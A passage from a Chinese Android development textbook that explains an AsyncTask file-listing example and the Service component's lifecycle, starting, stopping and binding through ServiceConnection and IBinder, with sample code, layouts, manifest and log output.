        android:id="@+id/list"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
```

```
        android:layout_height="wrap_content" />           //组件高度为显示高度
</LinearLayout>
```

在此布局文件中，定义了一个 ListView 组件，主要目的是可以列表显示出所有文件及文件夹的信息。为了更好地进行信息的显示，下面再定义一个列表风格的显示布局文件。

【例 9-60】 定义 ListView 显示文件——file_list.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                              //表格布局管理器
    android:layout_width="fill_parent"                    //表格宽度为屏幕宽度
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_height="wrap_content">                 //表格高度为内容高度
    <TableRow>                                            //表格行
        <ImageView                                        //图片组件
            android:id="@+id/img"                         //组件 ID，程序中使用
            android:layout_width="wrap_content"           //组件宽度为图片宽度
            android:layout_height="wrap_content" />       //组件高度为图片高度
        <TextView                                         //文本显示组件
            android:id="@+id/name"                        //组件 ID，程序中使用
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:layout_width="180px"/>                //组件宽度为 180 像素
    </TableRow>
</TableLayout>
```

【例 9-61】 定义 Activity 程序，进行列表操作（因程序较长，采用分段列出讲解的形式）

```
package org.lxh.demo;
import java.io.File;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.AsyncTask;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyAsyncTaskListFileDemo extends Activity {
    private List<Map<String, Object>> allFileItems =
        new ArrayList<Map<String, Object>>() ;            //保存所有的文件信息
    private SimpleAdapter simple = null;                  //定义适配器类
    private ListView fileList = null ;                    //ListView 组件
private ListFileThread ft = null ;                        //文件列表操作线程
```

本程序首先定义了几个与 ListView 列表有关的属性（SimpleAdapter、List、ListView），而后又定义了一个线程操作的列表程序对象（ListFileThread），而之后根据指定的路径，使用线程列表操作对象将所有的显示内容设置到 ListView 中进行显示。

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```



```
        super.setContentView(R.layout.main);                    //调用布局管理器
        this.fileList = (ListView) super.findViewById(R.id.list) ;          //取得组件
        File filePath = new File(java.io.File.separator);               //从根目录下列出
        this.ft = new ListFileThread() ;                           //定义子任务
        this.ft.execute(filePath) ;                                //传递 File
        this.fileList.setOnItemClickListener(new OnItemClickListenerImpl());//设置事件
}
private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> adapter, View view, int position,
                        long id) {                                 //单击事件
                File currFile = (File) MyAsyncTaskListFileDemo.this.allFileItems.get(
                                position).get("name");             //取得选中选项
                if (currFile.isDirectory()) {                      //给定路径是文件夹
                        MyAsyncTaskListFileDemo.this.allFileItems =
                                new ArrayList<Map<String, Object>>();      //新列表
                        ListFileThread ft = new ListFileThread();          //实例化线程对象
                        ft.execute(currFile);                              //重新列出
                }
        }
}
```

在本段程序中，首先分别取得了各个定义的组件，之后定义了一个选项的单击事件，这样做的目的是可以一直向下列出所有的文件和文件夹的操作，但是在每次重新列出时需要重新实例化 allFileItems 集合，将新的选项数据保存到此集合中，而且每次都重新开始一个新的子任务执行（ft.execute(currFile)）。

```
        private class ListFileThread extends AsyncTask<File,File,String> {      //子任务类
                @Override
                protected void onProgressUpdate(File... values) {               //更新进度
                        Map<String, Object> fileItem = new HashMap<String, Object>();
                        if (values[0].isDirectory()) {                          //为目录
                                fileItem.put("img", R.drawable.folder_close);   //设置文件夹图标
                        } else {
                                fileItem.put("img", R.drawable.file);           //设置文件图标
                        }
                        fileItem.put("name", values[0]);                        //保存 File 对象
                        MyAsyncTaskListFileDemo.this.allFileItems.add(fileItem) ;       //向集合中保存
                        MyAsyncTaskListFileDemo.this.simple = new SimpleAdapter(
                                        MyAsyncTaskListFileDemo.this,           //将数据包装
                                        allFileItems,                           //数据集合
                                        R.layout.file_list,                     //显示的布局管理器
                                        new String[] { "img", "name"},          //匹配 Map 集合 key
                                        new int[] { R.id.img, R.id.name}) ;     //设置显示数据
                        MyAsyncTaskListFileDemo.this.fileList.
                                setAdapter(MyAsyncTaskListFileDemo.this.simple) ;       //显示数据
                }
                @Override
                protected String doInBackground(File... params) {
                        //设置一个选项，可以回到上一级目录
                        if(!params[0].getPath().equals(java.io.File.separator)){        //不是根目录
```

```
                    Map<String, Object> fileItem = new HashMap<String, Object>();
                    fileItem.put("img", R.drawable.folder_open);                //定义图片
                    fileItem.put("name", params[0].getParentFile());            //定义 File 对象
                    MyAsyncTaskListFileDemo.this.allFileItems.add(fileItem) ; //保存选项
                }
                if (params[0].isDirectory()) {                                  //路径是目录
                    File tempFile[] = params[0].listFiles();                    //列出全部内容
                    if (tempFile != null) {
                        for (int x = 0; x < tempFile.length; x++) {             //循环列出
                            this.publishProgress(tempFile[x]);
                        }
                    }
                }
                return "文件已列出" ;
            }
        }
}
```

在本程序中，子任务类（ListFileThread）中只覆写了两个方法。

- ☑ doInBackground()：主要负责后台任务的操作，读取出指定文件夹中的全部内容，之后将这些数据交给 onProgressUpdate()方法进行处理。
- ☑ onProgressUpdate()：负责将 doInBackgroud()方法传递的 File 对象进行显示，在本方法中将取得的 File 对象进行列表输出，如果是文件夹则显示文件夹的图标，如果是文件则显示文件的图标。

由于 doInBackgroud()方法无法直接操作主线程中的组件，所以所有主线程中组件的更新操作都将由 onProgressUpdate()方法完成，程序的运行效果如图 9-41 所示。

注意

无法取得 Root。

使用过 Android 手机的读者应该清楚，在 Android 中的 root 文件夹是无法直接取得并进行操作的，所以本程序中是无法列出 root 文件夹中内容的，如果有需要，可以使用一些软件获得 root 访问权限，但此部分不属于本书的讲解范畴，有兴趣的读者可以自行查阅相关资料。



图 9-41　列出系统文件和文件夹

9.6　Service

在 Android 系统开发中，Service 是一个重要的组成部分。如果某些程序是不希望用户看见的，那么可以将这些程序定义在 Service 中，这样就可以完成程序的后台运行（也可以在不显示界面的形式下运行），即 Services 实际上相当于是一个没有图形界面的 Activity 程序，而且当用户要执行某些操作需要进行跨进程访问时，也可以使用 Service 来完成。

9.6.1　Service 的基本组成

Service 是一个没有 UI 界面的操作组件，主要功能是为 Activity 程序提供一些必要的支持，如手机中的 MP3 播放软件等，当回到主界面时这些组件依然可以运行，这些就属于 Service 的功能。在开发时，用户只需要继承 android.app.Service 类就可以完成 Service 程序的开发。在 Service 中也有自己的生命周期方法及常量，如表 9-20 所示。

表 9-20　Service 的生命周期控制方法及常量

No.	方法及常量	类　型	描　述
1	public static final int START_CONTINUATION_MASK	常量	继续执行 Service
2	public static final int START_STICKY	常量	用于显式地启动和停止 Service
3	public abstract IBinder onBind(Intent intent)	普通	设置 Activity 和 Service 之间的绑定
4	public void onCreate()	普通	当一个 Service 创建时调用
5	public int onStartCommand(Intent intent, int flags, int startId)	普通	启动 Service，由 startService()方法触发
6	public void onDestroy()	普通	Service 销毁时调用，由 stopService()方法触发

在表 9-20 中可以发现，onBind()方法为一个抽象方法，所以在子类中必须覆写，此方法主要是在 Activity 和 Service 之间绑定使用，而要想完成绑定的操作，还需要 android.content.ServiceConnection 接口的支持，这一点随后会为读者讲解。

提示

关于 onStart()方法。

在 Service 类中还定义了一个 onStart()方法，此方法也是启动一个 Service 时调用，但已被 onStartCommand()方法所取代。

如果要实现 Service 的操作，除了掌握 Service 类中的几个核心操作方法之外，还需要 Activity 类中的方法支持，这些操作方法如表 9-21 所示。

表 9-21　Activity 类中操作 Service 的方法

No.	方　法	类　型	描　述
1	public ComponentName startService(Intent service)	普通	启动一个 Service
2	public boolean stopService(Intent name)	普通	停止一个 Service
3	public boolean bindService(Intent service, ServiceConnection conn, int flags)	普通	与一个 Service 绑定
4	public void unbindService(ServiceConnection conn)	普通	取消与一个 Service 的绑定

Service 程序与 Activity 程序一样，都有其生命周期，而在 Service 的基本生命周期里，只需要使用 startService()和 stopService()两个操作方法即可，下面通过程序说明。

【例 9-62】 定义用户的 Service 组件——MyServiceUtil.java

```
package org.lxh.demo;
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
public class MyServiceUtil extends Service {                 //必须继承 Service
	@Override
	public IBinder onBind(Intent intent) {                   //绑定 Activity
		return null;
	}
	@Override
	public void onCreate() {                                 //创建时调用
		System.out.println("*** Service onCreate()");
	}
	@Override
	public void onDestroy() {                                //销毁时调用
		System.out.println("*** Service onDestroy()");
	}
	@Override
	public int onStartCommand(Intent intent, int flags, int startId) {    //开始 Service
		System.out.println("*** Service onStart() --> Intent = " + intent
				+ " , startId = " + startId);
		return Service.START_CONTINUATION_MASK ;  //继续执行 Service
	}
}
```

在本程序中首先继承了 Service 类，随后覆写了 Service 类中的方法，由于其功能较为简单，所以只是在各个方法上进行了简单的系统输出。

【例 9-63】 定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                //定义线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                           //所有组件垂直摆放
	android:layout_width="fill_parent"                       //布局管理器的宽度为屏幕宽度
	android:layout_height="fill_parent">                     //布局管理器的高度为屏幕高度
	<Button                                                  //定义按钮组件
		android:id="@+id/start"                              //组件 ID，程序中使用
		android:layout_width="fill_parent"                   //组件宽度为屏幕宽度
		android:layout_height="wrap_content"                 //组件高度为文字高度
```

```
            android:text="启动 Service" />                   //默认显示文字
        <Button                                              //定义按钮组件
            android:id="@+id/stop"                           //组件 ID，程序中使用
            android:layout_width="fill_parent"               //组件宽度为屏幕宽度
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:text="停止 Service" />                   //默认显示文字
</LinearLayout>
```

在本布局管理器中，只定义了两个按钮，主要功能是启动和停止一个 Service 程序。

【例 9-64】 定义 Activity 程序，操作 Service

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyServiceDemo extends Activity {
        private Button start;                                        //定义按钮
        private Button stop;                                         //定义按钮
        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            super.setContentView(R.layout.main);                     //调用布局文件
            this.start = (Button) super.findViewById(R.id.start);    //取得组件
            this.stop = (Button) super.findViewById(R.id.stop);      //取得组件
            this.start.setOnClickListener(new StartOnClickListenerImpl()) ; //单击事件
            this.stop.setOnClickListener(new StopOnClickListenerImpl()) ; //单击事件
        }
        private class StartOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View v) {
                MyServiceDemo.this.startService(new Intent(
                        MyServiceDemo.this, MyServiceUtil.class));   //启动 Service
            }
        }
        private class StopOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View v) {
                MyServiceDemo.this.stopService(new Intent(
                        MyServiceDemo.this, MyServiceUtil.class));   //停止 Service
            }
        }
}
```

在本程序中，首先取得了两个控制 Service 的按钮，随后分别在按钮上设置启动服务（startService()）和停止服务（stopService()）的操作。

一个 Service 程序编写完成之后还需要在项目的 AndroidManifest.xml 文件中进行注册，在<application>节点下添加如下代码：

```
<service android:name=".MyServiceUtil" />
```

【例 9-65】 完整的 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest                                                        //配置根节点
    xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                       //应用程序所在的包名称
    android:versionCode="1"                                      //表示程序版本
    android:versionName="1.0">                                   //显示给用户的版本信息
    <uses-sdk android:minSdkVersion="10" />                      //Android 程序使用的最低级别
    <application                                                 //表示应用程序的配置
        android:icon="@drawable/icon"                            //配置整个应用程序的图标
        android:label="@string/app_name"> //配置的是标签显示信息，从 strings.xml 中读取
        <activity                                                //配置程序中要使用的 Activity 程序
            android:name=".ServiceBasicDemo"                     //指定的是 Activity 程序的类名称
            android:label="@string/app_name">                    //从资源文件中取出程序的名称
            <intent-filter>                                      //应用程序一运行就执行此 Activity
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name=".MyServiceUtil" />                //指定操作的 Service 程序
    </application>                                               //完结标记
</manifest>
```

由于本程序的所有操作在后台输出，下面通过按钮的操作进行演示，步骤及输出信息如下所示。

（1）首次单击“启动 Service”按钮。

```
08-29 09:20:21.243: INFO/System.out(441): *** Service onCreate()
08-29 09:20:21.274: INFO/System.out(441): *** Service onStart() --> Intent = Intent { cmp=org.lxh.demo/.MyServiceUtil } , startId = 1
```

（2）重复单击“启动 Service”按钮。

```
08-29 09:24:12.133: INFO/System.out(589): *** Service onStart() --> Intent = Intent { cmp=org.lxh.demo/.MyServiceUtil } , startId = 2
```

（3）单击“结束 Service”按钮。


```
08-29 09:24:23.314: INFO/System.out(589): *** Service onDestroy()
```

通过程序的运行可以发现，当一个 Service 程序第一次运行时，会首先调用 onCreate()方法，再调用 onStart()方法，但是当一个 Service 启动之后，则只会重复调用 onStart()方法，而不会重复调用 onCreate()方法，当结束一个 Service 之后，会调用 onDestroy()方法。

一个 Service 程序启动之后，所有的程序将运行在手机的后台，如果想查询这些方法，可以选择【设置】→【应用程序】→【正在运行的服务】命令，之后即可看到如图 9-42 所示的界面。



图 9-42 查看手机服务



9.6.2　绑定 Service

当一个 Service 程序启动之后，如果没有出现意外且明确地调用 stopService()方法，则将会一直驻留在手机的服务之中，如果希望由 Activity 启动的 Service 程序可以在 Activity 程序结束后自动结束，则可以将 Activity 和 Service 程序进行绑定。在 Activity 类中专门提供了一个用于绑定 Service 的 bindService()方法（如表 9-21 所示），在此方法中有一个 android.content.ServiceConnection 接口的参数，此接口定义的方法如表 9-22 所示。

表 9-22　ServiceConnection 接口定义的方法

No.	方　　法	类　　型	描　　述
1	public abstract void onServiceConnected (ComponentName name, IBinder service)	普通	当与一个 Service 建立连接时调用
2	public abstract void onServiceDisconnected (ComponentName name)	普通	当与一个 Service 取消连接时调用

通过表 9-22 可以发现，ServiceConnection 接口的主要功能是当一个 Activity 程序与 Service 建立连接之后，执行 Service 连接或取消连接的处理操作，在 Activity 连接到 Service 程序之后，会触发 Service 类中的 onBind()方法，在此方法中要返回一个 android.os.IBinder 接口的对象，IBinder 接口定义的常量及方法如表 9-23 所示。

表 9-23　IBinder 接口的常量及方法

No.	常量及方法	类　　型	描　　述
1	public static final int DUMP_TRANSACTION	常量	IBinder 协议的事务码：清除内部状态
2	public static final int FIRST_CALL_TRANSACTION	常量	用户指令的第一个事务码可用
3	public static final int FLAG_ONEWAY	常量	transact()方法单向调用的标志位，表示调用者不会等待从被调用者那里返回的结果，而立即返回
4	public static final int INTERFACE_TRANSACTION	常量	IBinder 协议的事务码：向事务接收端询问其完整的接口规范
5	public static final int LAST_CALL_TRANSACTION	常量	用户指令的最后一个事务码可用
6	public static final int PING_TRANSACTION	常量	IBinder 协议的事务码：pingBinder()
7	public abstract void dump(FileDescriptor fd, String[] args)	方法	向指定的数据流输出对象状态
8	public abstract String getInterfaceDescriptor()	方法	取得被 Binder 对象所支持的接口名称
9	public abstract boolean isBinderAlive()	方法	检查 Binder 所在的进程是否活着
10	public abstract void linkToDeath(IBinder.DeathRecipient recipient, int flags)	方法	如果指定的 Binder 消失，则为通知注册一个新的接收器
11	public abstract boolean pingBinder()	方法	检查远程对象是否存在

续表

No.	常量及方法	类 型	描 述
12	public abstract Interface queryLocalInterface (String descriptor)	方法	取得对一个接口绑定对象本地实现
13	public abstract boolean transact(int code, Parcel data, Parcel reply, int flags)	方法	执行一个一般的操作
14	public abstract boolean unlinkToDeath(IBinder.DeathRecipient recipient, int flags)	方法	删除一个接收通知的接收器

在 IBinder 接口中提供的方法很多，所以有时也可以使用 IBinder 接口的子类 android.os.Binder 进行接口对象的实例化操作，下面通过一个代码演示 Activity 和 Service 互相绑定的操作。

提示

关于 ServiceConnection 和 Service 的联系。

默认情况下，当一个 Activity 程序启动 Service 之后，该 Service 程序是在后台独自运行的，与前台的 Activity 就再也没有关系了，而使用 ServiceConnection 就表示该 Service 永远要和这个 Activity 程序绑定在一起，不再是独立运行了。

【例 9-66】 定义 Service 类——MyService.java

```
package org.lxh.demo;
import android.app.Service;
import android.content.Intent;
import android.os.Binder;
import android.os.IBinder;
public class MyServiceUtil extends Service {                //必须继承 Service
    private IBinder myBinder = new Binder(){
        @Override
        public String getInterfaceDescriptor() {            //取得接口描述信息
            return "MyService class.";                      //返回 Service 类的名称
        }
    } ;
    @Override
    public IBinder onBind(Intent intent) {                  //绑定时触发
        System.out.println("*** Service onBind() Intent = " + intent) ;
        return myBinder;
    }
    @Override
    public void onRebind(Intent intent) {                   //重新绑定时触发
        System.out.println("*** Service onRebind() Intent = " + intent);
        super.onRebind(intent);
    }
    @Override
    public boolean onUnbind(Intent intent) {                //解除绑定时触发
        System.out.println("*** Service onUnbind() Intent = " + intent);
        return super.onUnbind(intent);
    }
    @Override
    public void onCreate() {                                //创建时触发
```

```
            System.out.println("*** Service onCreate()");
            super.onCreate();
      }
      @Override
      public void onDestroy() {                                //销毁时触发
            System.out.println("*** Service onDestroy()");
            super.onDestroy();
      }
      @Override
      public int onStartCommand(Intent intent,
                  int flags, int startId) {                    //启动时触发
            System.out.println("*** Service onStartCommand() Intent = " + intent);
            return Service.START_CONTINUATION_MASK;
      }
}
```

在 MyService 子类中，已经将 Service 类中的主要方法全部进行了覆写，而当启动 Service、停止 Service、绑定 Service 时，都会有相应的操作方法进行触发。

【例 9-67】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                  //线性布局管理器
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:orientation="vertical"                           //所有组件垂直摆放
      android:layout_width="fill_parent"                       //布局管理器的宽度为屏幕宽度
      android:layout_height="fill_parent">                     //布局管理器的高度为屏幕高度
      <Button                                                  //按钮组件
            android:id="@+id/start"                            //组件 ID，程序中使用
            android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
            android:layout_height="wrap_content"               //组件高度为文字高度
            android:text="启动 Service" />                     //默认显示文字
      <Button                                                  //按钮组件
            android:id="@+id/stop"                             //组件 ID，程序中使用
            android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
            android:layout_height="wrap_content"               //组件高度为文字高度
            android:text="停止 Service" />                     //默认显示文字
      <Button                                                  //按钮组件
            android:id="@+id/bind"                             //组件 ID，程序中使用
            android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
            android:layout_height="wrap_content"               //组件高度为文字高度
            android:text="绑定 Service" />                     //默认显示文字
      <Button                                                  //按钮组件
            android:id="@+id/unbind"                           //组件 ID，程序中使用
            android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
            android:layout_height="wrap_content"               //组件高度为文字高度
            android:text="解除绑定 Service" />                 //默认显示文字
</LinearLayout>
```

本布局管理器中定义了 4 个按钮组件，分别对应 Service 的 4 种不同操作。

【例 9-68】 定义 Activity 程序，操作 Service

```
package org.lxh.demo;
import android.app.Activity;
```

```
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.os.RemoteException;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyServiceDemo extends Activity {
	private Button start;								//定义按钮
	private Button stop;								//定义按钮
	private Button bind;								//定义按钮
	private Button unbind;								//定义按钮
	private ServiceConnection serviceConnection = new ServiceConnection() {
		@Override
		public void onServiceConnected(ComponentName name,
				IBinder service) {						//连接到 Service
			try {
				System.out.println("### Service Connect Success. service = "
						+ service.getInterfaceDescriptor());
			} catch (RemoteException e) {
				e.printStackTrace();
			}
		}
		@Override
		public void onServiceDisconnected(ComponentName name) { //与 Service 断开连接
			System.out.println("### Service Connect Failure.");
		}
	};											//接收服务状态
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局文件
		this.start = (Button) super.findViewById(R.id.start);		//取得组件
		this.stop = (Button) super.findViewById(R.id.stop);		//取得组件
		this.bind = (Button) super.findViewById(R.id.bind);		//取得组件
		this.unbind = (Button) super.findViewById(R.id.unbind);		//取得组件
		this.start.setOnClickListener(new StartOnClickListenerImpl()) ;	//单击事件
		this.stop.setOnClickListener(new StopOnClickListenerImpl()) ;	//单击事件
		this.bind.setOnClickListener(new BindOnClickListenerImpl()) ;	//单击事件
		this.unbind.setOnClickListener(new UnbindOnClickListenerImpl()) ; //单击事件
	}
	private class StartOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View v) {
			MyServiceDemo.this.startService(new Intent(
					MyServiceDemo.this, MyServiceUtil.class));	//启动 Service
		}
```

```
		}
		private class StopOnClickListenerImpl implements OnClickListener {
			@Override
			public void onClick(View v) {
				MyServiceDemo.this.stopService(new Intent(
						MyServiceDemo.this, MyServiceUtil.class));		//停止 Service
			}
		}
		private class BindOnClickListenerImpl implements OnClickListener {
			@Override
			public void onClick(View v) {
				MyServiceDemo.this.bindService(new Intent(MyServiceDemo.this,
						MyServiceUtil.class), MyServiceDemo.this.serviceConnection,
						Context.BIND_AUTO_CREATE);				//绑定 Service
			}
		}
		private class UnbindOnClickListenerImpl implements OnClickListener {
			@Override
			public void onClick(View v) {
				MyServiceDemo.this
					.unbindService(MyServiceDemo.this.serviceConnection);//取消 Service 绑定
			}
		}
}
```

本程序中分别使用 4 个按钮进行 Service 的操作，启动 Service 使用了 startService()方法，停止 Service 使用了 stopService()方法，与 Service 绑定使用了 bindService()方法，而解除绑定使用了 unbindService()方法，这 4 种操作将通过按钮进行控制，每种操作之后的系统输出信息如下所示。

（1）单击“启动 Service”按钮，输出信息如下：

```
08-29 10:13:26.739: INFO/System.out(404): *** Service onCreate()
08-29 10:13:26.760: INFO/System.out(404): *** Service onStartCommand() Intent = Intent { cmp=
org.lxh.demo/.MyServiceUtil }
```

通过程序可以发现，当单击“启动 Service”按钮之后，会首先调用 onCreate()方法进行创建，而后将触发 onStartCommand()方法。

（2）单击“绑定 Service”按钮，输出信息如下：

```
08-29 10:13:40.299: INFO/System.out(404): *** Service onBind() Intent = Intent { cmp=org.lxh.
demo/.MyServiceUtil }
08-29 10:13:40.339: INFO/System.out(404): ### Service Connect Success. service = MyServiceUtil
class.
```

当使用 bindService()方法将 Activity 和 Service 绑定之后会触发 onBind()方法，同时可以使用 ServiceConnection 接口的对象取得被绑定的 Service 对象。

（3）取消第（1）步和第（2）步，直接单击“绑定 Service”按钮，输出信息如下：

```
08-29 10:00:16.464: INFO/System.out(704): *** Service onCreate()
08-29 10:00:16.483: INFO/System.out(704): *** Service onBind() Intent = Intent { cmp=org.lxh.
demo/.MyServiceUtil }
08-29 10:00:16.524: INFO/System.out(704): ### Service Connect Success. service = MyService
class.
```

如果用户没有单击“启动 Service”按钮，也会在服务绑定前为用户自动进行服务的启动，

即默认调用 onCreate()方法。

（4）不单击“停止 Service”按钮，直接退出 Activity 程序，输出信息如下：

```
08-29 10:13:51.630: INFO/System.out(404): *** Service onUnbind() Intent = Intent { cmp=org.lxh.demo/.MyServiceUtil }
```

当服务启动之后，实际上就驻扎在了手机的系统后台，因为 Activity 程序被关闭后，与 Service 连接的 Activity 就消失了，所以此处要解除与 Activity 程序的绑定，但是服务并不会销毁。

（5）返回 Activity 程序，单击“绑定 Service”按钮，输出信息如下：

```
08-29 19:12:00.035: INFO/System.out(28188): ### Service Connect Success. service = MyServiceUtil class.
```

当用户再次回到 Activity 程序之后，则可以重新取得一个 Activity 和 Service 之间绑定的 ServiceConnect 接口对象。

（6）单击“解除绑定 Service”按钮，输出信息如下：

```
08-29 19:14:13.965: INFO/System.out(28539): *** Service onUnbind() Intent = Intent { cmp=org.lxh.demo/.MyServiceUtil }
```

当用户解除 Activity 和 Service 的互相绑定之后，会自动调用取消绑定的方法。

（7）单击“停止 Service”按钮，输出信息如下：

```
08-29 19:14:30.662: INFO/System.out(28539): *** Service onDestroy()
```

当用户单击“停止 Service”按钮之后，就表示 Service 程序将不再执行，于是进行销毁操作。

通过以上 Service 信息输出可以发现，当一个 Activity 退出时，Service 只会取消绑定，而不会销毁，而如果用户没有启动 Service 而直接选择了绑定 Service，也会先启动之后再进行绑定，当一个 Service 与一个 Activity 程序绑定之后，会使用 ServiceConnection 返回连接成功的信息。

以上程序完成了 Activity 与 Service 之间的连接，但是细心的读者可以发现，在本程序中存在一个 bug，即如果现在没有服务与 Activity 进行绑定而又调用了解除绑定操作，则会出现错误。所以，在解除绑定之前必须要增加一个判断：判断一个 Activity 是否和一个 Service 绑定在一起，如果绑定在一起，才可以使用 unbindService()方法解除绑定。

但遗憾的是，在 Android 中并没有提供这样的一个判断方法，那么该如何实现呢？一般的做法是定义一个标记性的操作接口，而后在 Activity 中判断此接口对象是否为 null 来决定是否绑定了 Service，下面通过一个实际的代码来观察。本程序为了方便，只提供了绑定服务与解除绑定两个操作。

【例 9-69】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器的高度为屏幕高度
    <Button                                                 //按钮组件
        android:id="@+id/bind"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
        android:text="绑定 Service" />                       //默认显示文字
    <Button                                                 //按钮组件
        android:id="@+id/unbind"                            //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
```

```
            android:text="解除绑定 Service" />                  //默认显示文字
</LinearLayout>
```

在本布局管理器中，定义了两个按钮组件，分别用于完成绑定服务与解除绑定服务的操作。

【例 9-70】　定义标记性接口——Iservice

```
package org.lxh.demo;
public interface IService {
}
```

由于 IService 接口只负责完成标记性的判断，所以没有定义任何其他方法，需要在服务类中做一些处理。

【例 9-71】　定义服务类——MyServiceUtil

```
package org.lxh.demo;
import android.app.Service;
import android.content.Intent;
import android.os.Binder;
import android.os.IBinder;
public class MyServiceUtil extends Service {                //必须继承 Service
      private IBinder myBinder = new BinderImpl() ;         //定义 IBinder
      @Override
      public IBinder onBind(Intent intent) {                //绑定时触发
            System.out.println("*** Service onBind() Intent = " + intent) ;
            return myBinder;
      }
      class BinderImpl extends Binder implements IService {
            @Override
            public String getInterfaceDescriptor() {        //取得接口描述信息
                  return "MyService class.";                //返回 Service 类的名称
            }
      }
}
```

在该服务类中只覆写了一个 onBind()方法，用于完成 Activity 和 Service 之间的绑定操作，但是在定义 IBinder 对象时，让其多实现了一个 IService 接口，这样以后就可以通过 ServiceConnection 中的 onServiceConnected()方法取得此 IService 子类对象。

【例 9-72】　定义 Activity 程序，绑定服务

```
package org.lxh.demo;
import org.lxh.demo.MyServiceUtil.BinderImpl;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyServiceDemo extends Activity {
      private Button bind;                                  //定义按钮
      private Button unbind;                                //定义按钮
```

```
    private ServiceConnection serviceConnection = new ServiceConnectionImpl();
    private IService service = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                          //调用布局文件
        this.bind = (Button) super.findViewById(R.id.bind);           //取得组件
        this.unbind = (Button) super.findViewById(R.id.unbind);       //取得组件
        this.bind.setOnClickListener(new BindOnClickListenerImpl()) ;  //单击事件
        this.unbind.setOnClickListener(new UnbindOnClickListenerImpl()) ; //单击事件
    }
    private class BindOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            MyServiceDemo.this.bindService(new Intent(MyServiceDemo.this,
                    MyServiceUtil.class), MyServiceDemo.this.serviceConnection,
                    Context.BIND_AUTO_CREATE);                          //绑定 Service
        }
    }
    private class UnbindOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            if(MyServiceDemo.this.service != null){
                MyServiceDemo.this
                        .unbindService(MyServiceDemo.
                                this.serviceConnection);        //取消 Service 绑定
                MyServiceDemo.this.service = null ;             //清空标记
            }
        }
    }
    private class ServiceConnectionImpl implements ServiceConnection {
        @Override
        public void onServiceConnected(ComponentName name,
                IBinder service) {                              //连接到 Service
            MyServiceDemo.this.service = (BinderImpl)service ;  //取得 IService 接口对象
        }
        @Override
        public void onServiceDisconnected(ComponentName name) { //与 Service 断开连接
        }
    }
}
```

本程序与之前程序的主要区别有以下两点。

☑ 如果绑定服务，则在 ServiceConnection 接口的子类中取得被绑定的 IService 对象，并以此判断是否绑定。

☑ 在解除绑定时首先判断是否有绑定的接口对象，如果存在则解除，如果不存在则不做任何操作。

本程序只是一个功能性的说明操作，如果日后碰见类似的问题，可以采用本程序的解决方式，而且在本书的第 11 章中讲解电话服务时也会采用本程序完成，具体的应用可以查看第 11 章的内容。

9.6.3　操作系统服务

掌握 Service 的基本概念后，下面来看几个由系统所提供的 Service 程序的使用。在 Android 操作系统中，为了方便用户使用系统服务，在 android.content.Context 类中将所有的系统服务名称以常量的形式进行了绑定，用户使用时直接利用 getSystemService()方法指定好服务的名称就可以取得。Context 类中定义的一些系统服务的名称如表 9-24 所示。

表 9-24　Context 类中定义的系统服务

No.	常　　量	类　　型	描　　述
1	public static final String CLIPBOARD_SERVICE	常量	剪贴板服务
2	public static final String WINDOW_SERVICE	常量	窗口服务
3	public static final String ALARM_SERVICE	常量	闹铃服务
